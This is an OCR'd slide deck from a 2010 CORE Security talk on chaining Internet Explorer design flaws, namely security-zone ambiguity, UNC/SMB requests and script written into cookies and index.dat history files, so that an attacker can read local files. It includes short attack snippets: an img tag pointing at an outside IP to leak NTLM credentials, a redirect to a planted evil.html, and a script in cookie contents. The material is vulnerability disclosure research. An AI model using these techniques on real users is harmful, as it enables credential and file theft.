Internet Explorer turns your personal computer into a public File Server

Jorge Luis Alvarez Medina | CORE Security Technologies | February 2010

Outline

- Attack results
- Internet Explorer internals: a review
- Features (vulnerabilities) enumeration
- Turning the features into vulnerabilities to build an attack
- Overall Impact
- Corrigenda
- Demo (BeEF module as proof of concept)
- Solutions and workarounds

Attack results

- A successful compromise will result in an attacker being able to blindly read every single file in the local drive
  - Either text and binary files (thanks MSXML2.DOMDocument.3.0!)
  - Cross-domain information
    - Navigation history
    - Cookies
  - SAM backup files
  - Recently opened files
  - Personal pictures
  - Other files, depending on the computer compromised
    - *wwwroot* in IIS
    - Configuration files for other applications

Internet Explorer internals: a review

- Every browser has its own idiosyncrasies
- For the purposes of this presentation, it is convenient to review some design features of Internet Explorer
  - Security Zones
  - Zone Elevation
  - MIME type detection

Security Zones

- Enable administrators to divide URL namespaces according to their respective levels of trust and to manage each level with an appropriate URL policy Different treatment for web content depending on its source
- Five different sets of privileges (zones)
  - Restricted Sites
  - Internet
  - Trusted Sites
  - Local Intranet
  - Local Machine

Zone Elevation

- It occurs when a Web page in a given *security zone* loads a page from a less restrictive zone in a frame or a new window
- *Internet Explorer* behaves different based on which is the less restrictive zone up to which is trying to elevate
  - to the *Local Machine* zone is blocked
  - to the *Intranet* or *Trusted Sites* zones prompts for a confirmation
  - from the Restricted Sites zone to the Internet zone is allowed
    - that is a bad idea

MIME type detection

- Tests URL monikers through the *FindMimeFromData* method
- Determining the MIME type proceeds as follows:
  - If the *suggested* MIME type is unknown, **FindMimeFromData** immediately returns this MIME type as the final determination
  - If the server-provided MIME type is either known or ambiguous, the buffer is scanned in an attempt to verify or obtain a MIME type
    - If a positive match is found this MIME type is immediately returned as the final determination, overriding the server-provided MIME type
  - If no positive match is obtained, and if the server-provided MIME type is known
    - if no conflict exists, the server-provided MIME type is returned
    - if conflict exist, the file extension is tried
  - Otherwise defaults to *text/plain* or *application/octet-stream*

Features (vulnerabilities) enumeration

- Hiding the key under the doormat
- A chip off the old block
- Two zones, the same place
- How to put HTML/script code in remote computers
- Everything that glitters is not gold


Hiding the key under the doormat

- *Internet Explorer* cookies and history files are stored in different files and folders under *%USERPROFILE%*
- As a security measure, these files are stored inside randomly named folders with random file names
- These random names and locations are logged inside different mapping files named **index.dat**

```
%USERPROFILE%\Local settings\History\History.IE5\index.dat
%USERPROFILE%\Local settings\IECompatCache\index.dat
%USERPROFILE%\Cookies\index.dat
```

Hiding the key under the doormat (2)


- These files are not entirely text formatted
  - ***sensitive information is stored in plain text!***
- As these files work as maps to other files, access to these files would reveal the actual locations of mapped files and folders




A chip off the old block

- *Internet Explorer* resembles *Windows Explorer* in many aspects
  - both of them implement the *Trident* layout engine
  - both of them support UNC paths for SMB access
- This way, *Internet Explorer* allows to access special files and folders, same as *Windows Explorer* does.


A chip off the old block (2)



A chip off the old block (3)



A chip off the old block (4)



A chip off the old block (5)

- Any web page in the *Internet* zone or above can include an HTML tag as follows:

```
<img src="\\208.77.188.166\image.jpg">
```

- It will trigger an SMB request against 208.77.188.166
- As part of the *challenge-response* negotiation, the client sends to the server the following information about itself:
  - Windows *user name*
  - Windows *domain name*
  - Windows *computer name*
  - A challenge value chosen by the web server ciphered with the LM/NTLM hash of this user's password

Two zones, the same place


- *Internet Explorer* will determine the security zone of a given UNC address as belonging to:
  - The *Internet* security zone if this path contains the IP address of the target machine
  - The *Local Intranet* security zone if this path contains the NetBIOS name of the target machine
- It makes sense, as SMB names just can be resolved in the same network segment

Two zones, the same place (2)

- But what about yourself?
  - **\\NEGRITA** is in the *Local Intranet* zone
  - **\\127.0.0.1** is in the *Internet* zone
- This is one of the root causes of the problems the Microsoft staff has into closing the attack vectors exposed here
- After several discussions with MSRC team members, they stated this issue is kind of a dead end, and *cannot be fixed*

Two zones, the same place (3)

- According to the *Security Zones* scheme, a page in a given zone can not redirect its navigation to a more privileged zone
- This behavior is known as *Zone Elevation*
- Now, consider the following dialog:



- In this case *Internet Explorer* will erroneously (due to this ambiguity) apply *Zone Elevation* restrictions and the redirection will effectively occur

Two zones, the same place (4)

- There is another way to bypass Security Zone restrictions
- Suppose that *example.com* (10.1.1.1) was explicitly added to the *Restricted Sites Security Zone*
- Then this URI will be treated with the privileges of that zone


```
http://example.com/index.html
```

- However, if the same resource is requested using the UNC notation, it will be treated as belonging to the *Internet Security Zone*

```
\\10.1.1.1\index.html
```

- *Restricted Sites* restrictions to a given resource are bypassed if it can be accessed using a different protocol [*file:* | *https:* | …]

Two zones, the same place (5)




How to put HTML/script code in remote computers

- There are different ways for remote servers to write HTML/script code in clients hard drives
  - Navigation history files
  - Cookies
  - Mapping files (*Internet Explorer* **index.dat**)

How to put HTML/script code in remote computers (2)

- Problems in the design/implementation of these feature
  - Contents are saved as they were received, with little or no sanitization/overhead, into these files
    - Including **index.dat** files
  - *Internet Explorer* allows rendering the contents of non-pure HTML files skipping the parts that can not be rendered

How to put HTML/script code in remote computers (3)



Cookie contents:

```
Code
<script>alert('hello world')</script>
192.168.196.129/
1600
3567004032
30124358
525906608
30055927
*
```

Everything that glitters is not gold


- The way *Internet Explorer* decides how to treat a given file is known as *MIME type detection*
- It basically uses an algorithm to find and launch the correct object server/application to handle the requested content
- Is based on information obtained from
  - The server-supplied MIME type, if available
  - An examination of the actual contents associated with a downloaded URL (*FindMimeFromData*)
  - The file name associated with the downloaded content (assumed to be derived from the associated URL)
  - Registry settings (file extension/MIME type associations or registered applications) in effect during the download

Everything that glitters is not gold (2)

- Problems in the design/implementation of this feature
  - The server-provided MIME type is returned when the following conditions are true:
    - no positive match is obtained from the *FindMimeFromData()* buffer scan
    - server-provided MIME type is known
    - no conflict exists (format is either *text* or *binary*)
  - Has been probed (more than once) not to behave deterministically when accessing the same resource through different methods
    - direct navigation
    - redirection
    - frame/iframe reference
    - scripting

Everything that glitters is not gold (3)

- *CORE-2008-0826* Security Advisory
  - fixed in Microsoft Security Bulletin MS09-019
  - Get **unknown.type** rendered as HTML



Turning features into vulnerabilities to build an attack

- In and of itself each of these bugs may not seem like something you should be concerned about
- The combined use of them by an attacker may lead to some interesting attacks
  - Case 1: Attacking local networks with shared folders
  - Case 2: Attacking the Internet user

Case 1: Attacking local networks with shared folders

put HTML files in victim's shared folders

get the victim to click a link to a malicious site

redirect navigation towards these files

HTML/script code running in the context of 127.0.0.1

Case 1: Attacking local networks with shared folders (2)

- The attacker puts an HTML file in the victim's shared folder


```
\\VICTIM\shared\evil.html
```

- The victim is enticed to click a link to a webpage that redirects the navigation flow towards the malicious file the attacker uploaded to a shared folder

```
Status: 302 Found
Location: file://127.0.0.1/shared/evil.html
```

- If successful, the attacker will have HTML and scripting code running in the context of 127.0.0.1

Case 2: Attacking the Internet user



Case 2: Attacking the Internet user (2)

- The user is enticed to click a link to a malicious page
- This page contains `<img>` tags with UNC paths to the malicious server. This way, the attacker obtains the victim's windows *user name*
- The website then writes HTML code inside the *Internet Explorer* internal tracking files (history **index.dat**, cookies) through specially crafted URI/HTML/cookies
- In the meantime, the malicious server prepares references with to the *Internet Explorer* internal tracking files with correct pathnames by using the victim's Windows *user name* obtained in the previous steps

Case 2: Attacking the Internet user (3)

- Then, navigation flow is redirected towards these files using UNC paths. As explained before, this is still the Internet zone, so *Internet Explorer* will not complain about it
- **The attacker has to find a way for Internet Explorer to treat the files she wrote in as HTML**
